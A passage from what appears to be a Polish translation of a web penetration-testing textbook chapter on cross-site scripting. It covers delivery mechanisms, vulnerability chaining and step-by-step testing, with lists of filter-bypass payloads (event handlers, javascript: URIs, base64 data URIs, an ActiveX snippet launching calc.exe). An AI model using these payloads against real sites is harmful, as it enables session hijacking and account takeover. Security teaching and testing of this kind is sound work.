do wykonywania nieautoryzowanych działań w imieniu masowej bazy użytkowników przy minimalnym wysiłku ze strony atakującego. Atak ten wykorzystywał złożoną serię żądań przy użyciu technik Ajax w celu wykonania różnych działań wymaganych do umożliwienia rozprzestrzeniania się robaka. Atakujący, którego głównym celem jest sama aplikacja, ale który chce pozostać jak najbardziej niewidoczny, może wykorzystać ten typ ładunku ataku XSS, aby skłonić innych użytkowników do wykonania wybranych przez niego złośliwych działań przeciwko aplikacji. Na przykład osoba atakująca może spowodować, że inny użytkownik wykorzysta lukę w zabezpieczeniach umożliwiającą wstrzyknięcie kodu SQL w celu dodania nowego administratora do tabeli kont użytkowników w bazie danych. Osoba atakująca kontrolowałaby nowe konto, ale jakiekolwiek badanie dzienników aplikacji może doprowadzić do wniosku, że odpowiedzialny był za to inny użytkownik.

Wykorzystywanie wszelkich relacji zaufania

Widziałeś już jedną ważną relację zaufania, którą XSS może wykorzystać: przeglądarki ufają JavaScript otrzymanemu ze strony internetowej z plikami cookie wydanymi przez tę stronę. Czasami w ataku XSS można wykorzystać kilka innych relacji zaufania:

* Jeśli aplikacja korzysta z formularzy z włączonym autouzupełnianiem, JavaScript wydany przez aplikację może przechwytywać wszelkie wcześniej wprowadzone dane, które przeglądarka użytkownika zapisała w pamięci podręcznej autouzupełniania. Tworząc instancję odpowiedniego formularza, czekając, aż przeglądarka automatycznie uzupełni jego zawartość, a następnie sprawdzając wartości pól formularza, skrypt może ukraść te dane i przesłać je na serwer atakującego. Atak ten może być potężniejszy niż wstrzyknięcie funkcjonalności trojana, ponieważ wrażliwe dane mogą zostać przechwycone bez konieczności jakiejkolwiek interakcji ze strony użytkownika.

* Niektóre aplikacje internetowe zalecają lub wymagają od użytkowników dodania nazwy domeny do strefy „Zaufane witryny” w przeglądarce. Jest to prawie zawsze niepożądane i oznacza, że każda luka typu XSS może zostać wykorzystana do wykonania dowolnego kodu na komputerze ofiary. Na przykład, jeśli witryna działa w strefie Zaufane witryny przeglądarki Internet Explorer, wstrzyknięcie następującego kodu spowoduje uruchomienie kalkulatora systemu Windows na komputerze użytkownika:

```
<skrypt>

var o = new ActiveXObject('WScript.shell');

o.Run('calc.exe');

</script>
```

* Aplikacje internetowe często wdrażają formanty ActiveX zawierające zaawansowane metody. Niektóre aplikacje starają się zapobiegać nadużyciom przez osoby trzecie, sprawdzając w ramach samej kontrolki, czy wywołujący plik web strony została wydana z właściwej witryny. W tej sytuacji kontrolka nadal może zostać niewłaściwie wykorzystana poprzez atak XSS, ponieważ w takim przypadku wywołujący kod spełnia test zaufania zaimplementowany w kontrolce.

POWSZECHNY MIT

„Phishing i XSS mają wpływ tylko na aplikacje w publicznym Internecie”.

Błędy XSS mogą dotyczyć każdego typu aplikacji internetowych, a atak na aplikację intranetową, przeprowadzony za pośrednictwem grupowej poczty e-mail, może wykorzystywać dwie formy zaufania. Po pierwsze, istnieje zaufanie społeczne wykorzystywane przez wewnętrzną pocztę e-mail

wysyłaną między współpracownikami. Po drugie, przeglądarki ofiar często bardziej ufają firmowym serwerom internetowym niż serwerom w publicznym Internecie. Na przykład w programie Internet Explorer, jeśli komputer jest częścią domeny korporacyjnej, podczas uzyskiwania dostępu do aplikacji opartych na intranecie przeglądarka domyślnie ustawia niższy poziom zabezpieczeń.

Eskalacja ataku po stronie klienta

Witryna internetowa może bezpośrednio atakować użytkowników, którzy ją odwiedzają, na wiele sposobów, takich jak rejestrowanie naciśnięć klawiszy, przechwytywanie historii przeglądania i skanowanie portów w sieci lokalnej. Każdy z tych ataków może zostać przeprowadzony za pośrednictwem luki typu cross-site scripting w podatnej na ataki aplikacji, chociaż może też zostać przeprowadzony bezpośrednio przez dowolną złośliwą witrynę internetową odwiedzaną przez użytkownika. Ataki tego rodzaju opisano bardziej szczegółowo na końcu części 13.

Mechanizmy dostarczania ataków XSS

Po zidentyfikowaniu luki w zabezpieczeniach XSS i sformułowaniu odpowiedniego ładunku w celu jej wykorzystania atakujący musi znaleźć sposób na dostarczenie ataku innym użytkownikom aplikacji. Omówiliśmy już kilka sposobów, w jakie można to zrobić. W rzeczywistości osoba atakująca ma do dyspozycji wiele innych mechanizmów dostarczania.

Dostarczanie odbitych i opartych na DOM ataków XSS

Oprócz oczywistego wektora phishingu polegającego na masowym wysyłaniu e-maili spreparowanych adresów URL do losowych użytkowników, osoba atakująca może próbować przeprowadzić odbity lub oparty na modelu DOM atak XSS za pomocą następujących mechanizmów:

* W ataku ukierunkowanym sfałszowana wiadomość e-mail może zostać wysłana do pojedynczego użytkownika docelowego lub niewielkiej liczby użytkowników. Na przykład administrator aplikacji może otrzymać wiadomość e-mail, która najwyraźniej pochodzi od znanego użytkownika i skarży się, że określony adres URL powoduje błąd. Gdy osoba atakująca chce naruszyć sesję określonego użytkownika (zamiast zbierać sesje przypadkowych użytkowników), dobrze poinformowany i przekonujący atak ukierunkowany jest często najskuteczniejszym mechanizmem dostarczania. Ten rodzaj ataku jest czasami określany jako „phishing spear”.

* Adres URL może zostać przekazany docelowemu użytkownikowi w wiadomości błyskawicznej.

* Treść i kod w witrynach stron trzecich mogą być wykorzystywane do generowania żądań, które powodują błędy XSS. Liczne popularne aplikacje umożliwiają użytkownikom publikowanie ograniczonych znaczników HTML, które są wyświetlane w niezmienionej postaci innym użytkownikom. Jeśli luka w zabezpieczeniach XSS może zostać uruchomiona przy użyciu metody GET, osoba atakująca może opublikować tag IMG w witrynie innej firmy, kierując się na podatny adres URL. Każdy użytkownik, który przegląda treści strony trzeciej, nieświadomie zażąda złośliwego adresu URL.

Alternatywnie, osoba atakująca może stworzyć własną stronę internetową zawierającą interesujące treści jako zachętę dla użytkowników do odwiedzenia. Zawiera również treści, które powodują, że przeglądarka użytkownika wysyła żądania zawierające ładunki XSS do podatnej na ataki aplikacji. Jeśli użytkownik jest zalogowany w aplikacji podatnej na ataki i przypadkowo przegląda witrynę atakującego, sesja użytkownika z aplikacją zawierającą lukę jest zagrożona. Po utworzeniu odpowiedniej witryny osoba atakująca może wykorzystać techniki manipulacji wyszukiwarką w celu generowania odwiedzin odpowiednich użytkowników, na przykład umieszczając odpowiednie słowa

kluczowe w treści witryny i łącząc się z witryną za pomocą odpowiednich wyrażeń. Ten mechanizm dostarczania nie ma jednak nic wspólnego z phishingiem. Witryna atakującego nie próbuje podszywać się pod witrynę, na którą jest skierowana.

Należy zauważyć, że ten mechanizm dostarczania może umożliwić atakującemu wykorzystanie odbitych i opartych na modelu DOM luk w zabezpieczeniach XSS, które można uruchomić tylko za pomocą żądań POST. Przy tych lukach oczywiście nie ma prostego adresu URL, który można przekazać użytkownikowi będącemu ofiarą w celu przeprowadzenia ataku. Jednak złośliwa witryna internetowa może zawierać formularz HTML korzystający z metody POST, którego docelowym adresem URL jest aplikacja zawierająca lukę. JavaScript lub kontrolki nawigacyjne na stronie mogą zostać użyte do przesłania formularza, skutecznie wykorzystując lukę.

* W odmianie ataku strony trzeciej, niektórzy napastnicy byli znani z tego, że płacili za banery reklamowe, które prowadzą do adresu URL zawierającego ładunek XSS dla podatnej na ataki aplikacji. Jeśli użytkownik jest zalogowany w aplikacji podatnej na ataki i kliknie reklamę, jej sesja z tą aplikacją zostanie naruszona. Ponieważ wielu dostawców używa słów kluczowych do przypisywania reklam do stron, które są z nimi powiązane, zdarzały się nawet przypadki, gdy reklama atakująca określoną aplikację jest przypisywana do stron samej aplikacji! To nie tylko nadaje wiarygodności atakowi, ale także gwarantuje, że osoba, która kliknie reklamę, korzysta z podatnej na ataki aplikacji w momencie ataku. Ponadto, ponieważ docelowy adres URL znajduje się teraz „na stronie", atak może ominąć mechanizmy oparte na przeglądarce stosowane do obrony przed XSS (opisane szczegółowo w dalszej części). Ponieważ wielu dostawców banerów reklamowych pobiera opłaty za kliknięcie, technika ta skutecznie umożliwia atakującemu „kupienie" określonej liczby sesji użytkownika.

* Wiele aplikacji internetowych implementuje funkcję „powiadom znajomego" lub wysyła opinię do administratorów witryny. Funkcja ta często umożliwia użytkownikowi wygenerowanie wiadomości e-mail z dowolną treścią i odbiorcami. Osoba atakująca może wykorzystać tę funkcję do przeprowadzenia ataku XSS za pośrednictwem wiadomości e-mail, która w rzeczywistości pochodzi z własnego serwera organizacji. Zwiększa to prawdopodobieństwo, że nawet zaawansowani technicznie użytkownicy i oprogramowanie chroniące przed złośliwym oprogramowaniem zaakceptują to.

Dostarczanie przechowywanych ataków XSS

Istnieją dwa rodzaje mechanizmów dostarczania przechowywanych ataków XSS: w paśmie i poza pasmem. Dostarczanie w paśmie ma zastosowanie w większości przypadków i jest używane, gdy dane będące przedmiotem luki są dostarczane do aplikacji za pośrednictwem jej głównego interfejsu internetowego. Typowe lokalizacje, w których dane kontrolowane przez użytkownika mogą ostatecznie zostać wyświetlone innym użytkownikom, obejmują:

* Pola danych osobowych - imię i nazwisko, adres, e-mail, telefon i tym podobne

* Nazwy dokumentów, przesłanych plików i innych elementów

* Informacje zwrotne lub pytania dla administratorów aplikacji

* Wiadomości, aktualizacje statusu, komentarze, pytania i tym podobne dla innych użytkowników aplikacji

* Wszystko, co jest rejestrowane w dziennikach aplikacji i wyświetlane administratorom w przeglądarce, takie jak adresy URL, nazwy użytkowników, HTTP Referer, User-Agent i tym podobne

* Treść przesłanych plików, które są współużytkowane przez użytkowników

W takich przypadkach ładunek XSS jest dostarczany po prostu przez przesłanie go na odpowiednią stronę w aplikacji, a następnie czekanie, aż ofiary zobaczą szkodliwe dane. Dostarczanie poza pasmem ma zastosowanie w przypadkach, gdy dane będące przedmiotem luki są dostarczane do aplikacji innym kanałem. Aplikacja odbiera dane za pośrednictwem tego kanału i ostatecznie renderuje je na stronach HTML generowanych w jej głównym interfejsie internetowym. Przykładem tego mechanizmu dostarczania jest opisany już atak na aplikacje poczty internetowej. Polega na wysyłaniu złośliwych danych do serwera SMTP, które ostatecznie są wyświetlane użytkownikom w wiadomości e-mail w formacie HTML.

Łańcuch XSS i inne ataki

Błędy XSS mogą być czasami łączone z innymi lukami w zabezpieczeniach. Autorzy napotkali aplikację, która miała zapisaną lukę XSS w nazwie wyświetlanej użytkownika. Jedynym celem wykorzystania tego elementu było wyświetlenie spersonalizowanej wiadomości powitalnej po zalogowaniu użytkownika. Wyświetlana nazwa nigdy nie była wyświetlana innym użytkownikom aplikacji, więc początkowo wydawało się, że nie ma wektora ataku, który mógłby powodować problemy przez użytkowników poprzez edytowanie ich własną wyświetlaną nazwę. Gdyby inne rzeczy były równe, podatność byłaby taka sklasyfikowana jako bardzo niskie ryzyko. Jednak w aplikacji istniała druga luka. Wadliwa kontrola dostępu oznaczała, że każdy użytkownik mógł edytować nazwę wyświetlaną dowolnego innego użytkownika. Ponownie, ten problem sam w sobie miał minimalne znaczenie: dlaczego osoba atakująca miałaby być zainteresowana zmianą nazw wyświetlanych innych użytkowników.

Połączenie tych dwóch luk niskiego ryzyka umożliwiło atakującemu całkowite złamanie zabezpieczeń aplikacji. Łatwo było zautomatyzować atak polegający na wstrzyknięciu skryptu do nazwy wyświetlanej każdego użytkownika aplikacji. Skrypt ten wykonywał się za każdym razem, gdy użytkownik logował się do aplikacji i przesyłał token sesji użytkownika na serwer należący do atakującego. Część użytkowników aplikacji była administratorami, którzy często logowali się i mogli tworzyć nowych użytkowników oraz modyfikować uprawnienia innych użytkowników. Osoba atakująca musiała po prostu zaczekać, aż administrator się zaloguje, przejąć sesję administratora, a następnie zaktualizować własne konto, aby uzyskać uprawnienia administratora. Te dwie luki łącznie stanowiły krytyczne zagrożenie dla bezpieczeństwa aplikacji. W innym przykładzie dane, które zostały przedstawione tylko użytkownikowi, który je przesłał, mogą zostać zaktualizowane za pomocą ataku polegającego na fałszowaniu żądań między witrynami . Zawierał również zapisaną lukę w zabezpieczeniach XSS. Ponownie, każdy błąd rozpatrywany indywidualnie może być uznany za stosunkowo niskiego ryzyka; jednakże, gdy są wykorzystywane razem, mogą mieć krytyczny wpływ.

POWSZECHNY MIT

„Nie martwimy się o ten błąd XSS niskiego ryzyka. Użytkownik mógł go wykorzystać tylko do zaatakowania samego siebie”.

Nawet luki pozornie niskiego ryzyka mogą, w odpowiednich okolicznościach, utorować drogę do niszczycielskiego ataku. Podejście do bezpieczeństwa polegające na dogłębnej ochronie wymaga usunięcia każdej znanej luki w zabezpieczeniach, niezależnie od tego, jak nieistotna może się wydawać. Autorzy wykorzystali nawet XSS do umieszczenia okien dialogowych przeglądarki plików lub formantów ActiveX w odpowiedzi strony, pomagając w wyrwaniu się z systemu trybu kiosku powiązanego z docelową aplikacją internetową. Zawsze zakładaj, że atakujący będzie bardziej pomysłowy niż ty w wymyślaniu sposobów na wykorzystanie drobnych błędów!

Znajdowanie i wykorzystywanie luk w zabezpieczeniach XSS

Podstawowym podejściem do identyfikowania luk w zabezpieczeniach XSS jest użycie standardowego ciągu ataku typu proof-of-concept, takiego jak:

„><script>alert(document.cookie)</script>

Ciąg ten jest przesyłany jako każdy parametr do każdej strony aplikacji, a odpowiedzi są monitorowane pod kątem pojawienia się tego samego ciągu. Jeśli zostaną znalezione przypadki, w których łańcuch ataku wydaje się niezmodyfikowany w odpowiedzi, aplikacja jest prawie na pewno podatna na XSS. Jeśli twoim zamiarem jest po prostu jak najszybsze zidentyfikowanie wystąpienia XSS w aplikacji w celu przeprowadzenia ataku na innych użytkowników aplikacji, to podstawowe podejście jest prawdopodobnie najbardziej skuteczne, ponieważ można je łatwo zautomatyzować i generuje minimalną liczbę fałszywych trafień. Jeśli jednak Twoim celem jest przeprowadzenie kompleksowego testu aplikacji w celu zlokalizowania jak największej liczby pojedynczych luk w zabezpieczeniach, podstawowe podejście należy uzupełnić bardziej wyrafinowanymi technikami. Istnieje kilka różnych sposobów, w jakie luki XSS mogą istnieć w aplikacji, które nie zostaną zidentyfikowane za pomocą podstawowego podejścia do wykrywania:

* Wiele aplikacji implementuje prymitywne filtry oparte na czarnej liście, aby zapobiec atakom XSS. Te filtry zazwyczaj wyszukują wyrażeń takich jak <script> w parametrach żądania i podejmują pewne działania obronne, takie jak usunięcie lub zakodowanie wyrażenia lub zablokowanie żądania. Filtry te często blokują ciągi ataków powszechnie stosowane w podstawowym podejściu do wykrywania. Jednak to, że filtrowany jest jeden wspólny ciąg ataków, nie oznacza, że luka, którą można wykorzystać, nie istnieje. Jak zobaczysz, istnieją przypadki, w których działający exploit XSS może zostać utworzony bez użycia tagów <script>, a nawet bez użycia często filtrowanych znaków, takich jak „<> i /.

* Filtry anty-XSS zaimplementowane w wielu aplikacjach są wadliwe i można je obejść na różne sposoby. Załóżmy na przykład, że aplikacja usuwa wszelkie znaczniki <script> z danych wejściowych użytkownika przed ich przetworzeniem. Oznacza to, że ciąg ataku użyty w podejściu podstawowym nie zostanie zwrócony w żadnej z odpowiedzi aplikacji. Może się jednak zdarzyć, że jeden lub więcej z poniższych ciągów ominie filtr i spowoduje udany exploit XSS:

“><script >alert(document.cookie)</script >

“><ScRiPt>alert(document.cookie)</ScRiPt>

“%3e%3cscript%3ealert(document.cookie)%3c/script%3e

“><scr<script>ipt>alert(document.cookie)</scr</script>ipt>

%00“><script>alert(document.cookie)</script>

Należy zauważyć, że w niektórych z tych przypadków ciąg wejściowy może zostać oczyszczony, zdekodowany lub w inny sposób zmodyfikowany przed zwróceniem go w odpowiedzi serwera, ale nadal może być wystarczający do wykorzystania w XSS. W tej sytuacji żadna metoda wykrywania, polegająca na przesłaniu określonego ciągu znaków i sprawdzeniu, czy pojawi się on w odpowiedzi serwera, sama w sobie nie doprowadzi do znalezienia podatności. W przypadku exploitów luk XSS opartych na DOM, ładunek ataku niekoniecznie jest zwracany w odpowiedzi serwera, ale jest zachowywany w DOM przeglądarki i dostępne stamtąd przez JavaScript po stronie klienta. Ponownie w tej sytuacji żadne podejście polegające na przesłaniu określonego ciągu znaków i sprawdzeniu, czy pojawi się on w odpowiedzi serwera, nie odniesie sukcesu w znalezieniu podatności.

Znajdowanie i wykorzystywanie odbitych luk w zabezpieczeniach XSS

Najbardziej niezawodne podejście do wykrywania odzwierciedlonych luk XSS obejmuje systematyczną pracę ze wszystkimi punktami wejścia dla danych wejściowych użytkownika, które zostały zidentyfikowane podczas mapowania aplikacji i wykonanie następujących kroków:

* Prześlij łagodny ciąg alfabetyczny w każdym punkcie wejścia.

* Zidentyfikuj wszystkie lokalizacje, w których ten ciąg znajduje odzwierciedlenie w odpowiedzi aplikacji.

* Dla każdego odbicia zidentyfikuj kontekst składniowy, w którym pojawiają się odbite dane.

* Prześlij zmodyfikowane dane dostosowane do kontekstu syntaktycznego refleksji, starając się wprowadzić dowolny skrypt do odpowiedzi.

* Jeśli odbite dane są zablokowane lub oczyszczone, co uniemożliwia wykonanie skryptu, spróbuj zrozumieć i obejść filtry obronne aplikacji.

Identyfikacja odbić od danych wprowadzanych przez użytkownika

Pierwszym etapem procesu testowania jest przesłanie łagodnego ciągu do każdego punktu wejścia i zidentyfikowanie każdego miejsca w odpowiedzi, w którym ciąg jest odzwierciedlony.

KROKI HACKOWANIA

1. Wybierz unikalny, dowolny ciąg, który nie pojawia się nigdzie w aplikacji i który zawiera tylko znaki alfabetyczne, a zatem jest mało prawdopodobne, aby miały na niego wpływ jakiekolwiek filtry specyficzne dla XSS. Na przykład: myxsstestdmqlwp Prześlij ten ciąg jako każdy parametr na każdej stronie, kierując reklamy tylko na jeden parametr na raz.

2. Monitoruj odpowiedzi aplikacji pod kątem pojawienia się tego samego ciągu znaków. Zanotuj każdy parametr, którego wartość jest kopiowana do odpowiedzi aplikacji. Niekoniecznie są one podatne na ataki, ale każda zidentyfikowana instancja jest kandydatem do dalszego zbadania, jak opisano w następnej sekcji.

3. Pamiętaj, że należy przetestować zarówno żądania GET, jak i POST. Powinieneś uwzględnić każdy parametr zarówno w ciągu zapytania adresu URL, jak iw treści wiadomości. Chociaż istnieje mniejszy zakres mechanizmów dostarczania dla luk XSS, które mogą być wyzwalane tylko przez żądanie POST, wykorzystanie jest nadal możliwe, jak opisano wcześniej.

4. W każdym przypadku, gdy XSS został znaleziony w żądaniu POST, użyj opcji „change request method” w Burp, aby ustalić, czy ten sam atak może zostać przeprowadzony jako żądanie GET.

5. Oprócz standardowych parametrów żądania należy przetestować każdą instancję, w której aplikacja przetwarza zawartość nagłówka żądania HTTP. Częsta luka XSS pojawia się w komunikatach o błędach, w których elementy takie jak nagłówki Referer i User-Agent są kopiowane do treści wiadomości. Te nagłówki są prawidłowymi narzędziami do przeprowadzania odbitego ataku XSS, ponieważ osoba atakująca może użyć obiektu Flash, aby skłonić ofiarę do wysłania żądania zawierającego dowolne nagłówki HTTP.

Testowanie odbicia w celu wprowadzenia skryptu

Musisz ręcznie zbadać każdy przypadek odbitego wejścia, które zidentyfikowałeś, aby zweryfikować, czy rzeczywiście można go wykorzystać. W każdym miejscu, w którym dane są odzwierciedlone w odpowiedzi, musisz zidentyfikować kontekst składniowy tych danych. Musisz znaleźć sposób na

zmodyfikowanie danych wejściowych w taki sposób, aby skopiowanie ich w to samo miejsce w odpowiedzi aplikacji spowodowało wykonanie dowolnego skryptu. Spójrzmy na kilka przykładów.

Przykład 1: Wartość atrybutu znacznika

Załóżmy, że zwrócona strona zawiera:

<input type=”text” name=”address1” value=”myxsstestdmqlwp”>

Jednym z oczywistych sposobów na wykorzystanie exploita XSS jest zakończenie podwójnych cudzysłowów, które otaczają wartość atrybutu, zamknięcie tagu <input>, a następnie zastosowanie niektórych sposobów wprowadzenia JavaScript, takich jak tag <script>. Na przykład:

“><script>alert(1)</script>

Alternatywną metodą w tej sytuacji, która może ominąć niektóre filtry wejściowe, jest pozostanie w samym tagu <input>, ale wstrzyknięcie procedury obsługi zdarzeń zawierającej JavaScript. Na przykład:

“ onfocus=”alert(1)

Przykład 2: Ciąg JavaScript

Załóżmy, że zwrócona strona zawiera:

<script>var a = ‘myxsstestdmqlwp’; zmienna b = 123; ... </script>

Tutaj dane wejściowe, które kontrolujesz, są wstawiane bezpośrednio do ciągu znaków w cudzysłowie w istniejącym skrypcie. Aby stworzyć exploit, możesz zakończyć pojedynczy cudzysłów wokół łańcucha, zakończyć instrukcję średnikiem, a następnie przejść bezpośrednio do żądanego kodu JavaScript:

„; alert(1); var foo=’

Zauważ, że ponieważ zakończyłeś ciąg znaków w cudzysłowie, aby zapobiec występowaniu błędów w interpreterze JavaScript, musisz upewnić się, że skrypt po wstrzyknięciu kodu będzie działał płynnie z prawidłową składnią. W tym przykładzie deklarowana jest zmienna foo i otwierany jest drugi łańcuch ujęty w cudzysłów. Zostanie zakończony przez kod, który następuje bezpośrednio po twoim ciągu. Inną często skuteczną metodą jest zakończenie wpisu za pomocą // w celu zakomentowania pozostałej części wiersza.

Przykład 3: Atrybut zawierający adres URL

Załóżmy, że zwrócona strona zawiera:

Kliknij tutaj...

Tutaj kontrolowany ciąg znaków jest wstawiany do atrybutu href znacznika <a>. W tym kontekście i w wielu innych, w których atrybuty mogą zawierać adresy URL, można użyć protokołu javascript: w celu wprowadzenia skryptu bezpośrednio w atrybucie adresu URL:

javascript:alert(1);

Ponieważ twoje dane wejściowe są odzwierciedlane w atrybucie znacznika, możesz także wstrzyknąć procedurę obsługi zdarzeń, jak już opisano. W przypadku ataku, który działa na wszystkie obecne przeglądarki, możesz użyć nieprawidłowej nazwy obrazu wraz z obsługą zdarzenia onclick:

#”onclick=”javascript:alert(1)

WSKAZÓWKA : Podobnie jak w przypadku innych ataków, pamiętaj o zakodowaniu w adresie URL wszelkich znaków specjalnych, które mają znaczenie w żądaniu, w tym & = + ; i przestrzeń.

KROKI HACKOWANIA

Wykonaj następujące czynności dla każdego odbitego wejścia zidentyfikowanego w poprzednich krokach:

1. Przejrzyj źródło HTML, aby zidentyfikować lokalizacje, w których znajduje się odzwierciedlenie Twojego unikalnego ciągu znaków.

2. Jeśli ciąg pojawia się więcej niż jeden raz, każde wystąpienie należy traktować jako osobną potencjalną lukę i badać indywidualnie.

3. Określ, na podstawie lokalizacji w kodzie HTML kontrolowanego przez użytkownika ciągu znaków, jak należy go zmodyfikować, aby spowodować wykonanie dowolnego skryptu. Zazwyczaj wiele różnych metod będzie potencjalnymi nośnikami ataku, jak opisano w dalszej części tego rozdziału.

4. Przetestuj exploita, przesyłając go do aplikacji. Jeśli spreparowany ciąg nadal jest zwracany w postaci niezmodyfikowanej, oznacza to, że aplikacja jest podatna na ataki. Sprawdź dokładnie, czy Twoja składnia jest poprawna, używając skryptu sprawdzającego koncepcję, aby wyświetlić okno dialogowe alertu i potwierdź, że faktycznie pojawia się ono w Twojej przeglądarce podczas renderowania odpowiedzi.

Sondujące filtry obronne

Bardzo często odkryjesz, że serwer modyfikuje w jakiś sposób twoje początkowe próby wykorzystania exploitów, więc nie udaje im się wykonać wstrzykniętego skryptu. Jeśli tak się stanie, nie poddawaj się! Twoim następnym zadaniem jest określenie, jakie przetwarzanie po stronie serwera ma wpływ na dane wejściowe. Istnieją trzy szerokie możliwości:

* Aplikacja (lub zapora ogniowa aplikacji internetowej chroniąca aplikację) zidentyfikowała sygnaturę ataku i zablokowała dane wejściowe.


* Aplikacja zaakceptowała Twoje dane wejściowe, ale przeprowadziła pewnego rodzaju oczyszczanie lub kodowanie ciągu ataku.

* Aplikacja obcięła ciąg ataku do ustalonej maksymalnej długości.

Przyjrzymy się kolejno każdemu scenariuszowi i omówimy różne sposoby ominięcia przeszkód związanych z przetwarzaniem aplikacji.

Pokonywanie filtrów opartych na sygnaturach

W filtrze pierwszego typu aplikacja zwykle odpowiada na ciąg ataku zupełnie inną reakcją niż na nieszkodliwy ciąg. Na przykład może odpowiedzieć komunikatem o błędzie, być może nawet informującym, że wykryto możliwy atak XSS, jak pokazano na rysunku



Jeśli tak się stanie, następnym krokiem jest określenie, jakie znaki lub wyrażenia w danych wejściowych wyzwalają filtr. Skutecznym podejściem jest usuwanie po kolei różnych części łańcucha i sprawdzanie, czy wejście nadal jest blokowane. Zazwyczaj ten proces dość szybko ustala, że określone wyrażenie, takie jak <script>, powoduje zablokowanie żądania. Następnie musisz przetestować filtr, aby ustalić, czy istnieją jakieś obejścia. Istnieje tak wiele różnych sposobów wprowadzania kodu skryptu do stron HTML, że filtry oparte na sygnaturach można normalnie ominąć. Możesz znaleźć alternatywny sposób wprowadzenia skryptu lub możesz użyć nieco zniekształconej składni, którą tolerują przeglądarki. W tej sekcji omówiono wiele różnych metod wykonywania skryptów. Następnie opisano szeroki zakres technik, które można wykorzystać do ominięcia typowych filtrów.

Sposoby wprowadzania kodu skryptu

Możesz wprowadzić kod skryptu do strony HTML na cztery szerokie sposoby. Przyjrzymy się im po kolei i podamy kilka niezwykłych przykładów każdego z nich, które mogą skutecznie ominąć filtry wejściowe oparte na sygnaturach.

UWAGA: Obsługa różnych składni HTML i skryptów w przeglądarkach jest bardzo różna. Zachowanie poszczególnych przeglądarek często zmienia się z każdą nową wersją. Każdy „ostateczny” przewodnik po zachowaniu poszczególnych przeglądarek może zatem szybko stać się nieaktualny. Jednak z punktu widzenia bezpieczeństwa aplikacje muszą zachowywać się solidnie we wszystkich aktualnych i najnowszych wersjach popularnych przeglądarek. Jeśli atak XSS może zostać przeprowadzony przy użyciu tylko jednej konkretnej przeglądarki, z której korzysta tylko niewielki odsetek użytkowników, nadal stanowi to lukę, którą należy naprawić. Wszystkie przykłady podane w tej części działają w co najmniej jednej głównej przeglądarce w momencie pisania. Dla celów informacyjnych ta część i opisane ataki działają na co najmniej jednym z następujących elementów:

* Internet Explorer w wersji 8.0.7600.16385

* Firefox w wersji 3.6.15

Tagi skryptów

Oprócz bezpośredniego użycia tagu <script>, istnieją różne sposoby, na które można użyć nieco zawiłej składni, aby zawrzeć użycie tagu, pokonując niektóre filtry:

<object data=”data:text/html,<script>alert(1)</script>”>

<object data=”data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==”>

Click here

Ciąg zakodowany w formacie Base64 w poprzednich przykładach to:

<script>alert(1)</script>

Obsługa zdarzeń

Liczne procedury obsługi zdarzeń mogą być używane z różnymi znacznikami w celu spowodowania wykonania skryptu. Poniżej przedstawiono kilka mało znanych przykładów, które wykonują skrypty bez konieczności jakiejkolwiek interakcji ze strony użytkownika:

<xml onreadystatechange=alert(1)>

<style onreadystatechange=alert(1)>

<iframe onreadystatechange=alert(1)>

<object onerror=alert(1)>

<object type=image src=valid.gif onreadystatechange=alert(1)></object>

<img type=image src=valid.gif onreadystatechange=alert(1)>

<input type=image src=valid.gif onreadystatechange=alert(1)>

<isindex type=image src=valid.gif onreadystatechange=alert(1)>

<script onreadystatechange=alert(1)>

<bgsound onpropertychange=alert(1)>

<body onbeforeactivate=alert(1)>

<body onactivate=alert(1)>

<body onfocusin=alert(1)>

HTML5 zapewnia bogactwo nowych wektorów za pomocą procedur obsługi zdarzeń. Obejmują one użycie atrybutu autofocus do automatycznego wyzwalania zdarzeń, które wcześniej wymagały interakcji użytkownika:

<input autofocus onfocus=alert(1)>

<input onblur=alert(1) autofocus><input autofocus>

<body onscroll=alert(1)>

...
<input autofocus>

Umożliwia obsługę zdarzeń w tagach zamykających:

</a onmousemove=alert(1)>

Wreszcie, HTML5 wprowadza nowe tagi z obsługą zdarzeń:

<video src=1 onerror=alert(1)>

<audio src=1 onerror=alert(1)>

Skryptowe pseudoprotokoły

Pseudoprotokoły skryptowe mogą być używane w różnych lokalizacjach do wykonywania wbudowanego skryptu w atrybucie, który oczekuje adresu URL. Oto kilka przykładów:

<object data=javascript:alert(1)>

<iframe src=javascript:alert(1)>

<embed src=javascript:alert(1)>

Chociaż pseudoprotokół javascript jest najczęściej podawany jako przykład tej techniki, możesz również użyć protokołu vbs w przeglądarkach Internet Explorer, jak opisano później. Podobnie jak procedury obsługi zdarzeń, HTML5 zapewnia kilka nowych sposobów używania pseudoprotokołów skryptowych w atakach XSS:

<form id=test /><button form=test formaction=javascript:alert(1)>

<event-source src=javascript:alert(1)>

Nowy tag źródła zdarzenia jest szczególnie interesujący podczas kierowania na filtry wejściowe. W przeciwieństwie do tagów starszych niż HTML5, jego nazwa zawiera myślnik, więc użycie tego tagu może ominąć starsze filtry oparte na wyrażeniach regularnych, które zakładają, że nazwy tagów mogą zawierać tylko litery.

Dynamicznie oceniane style

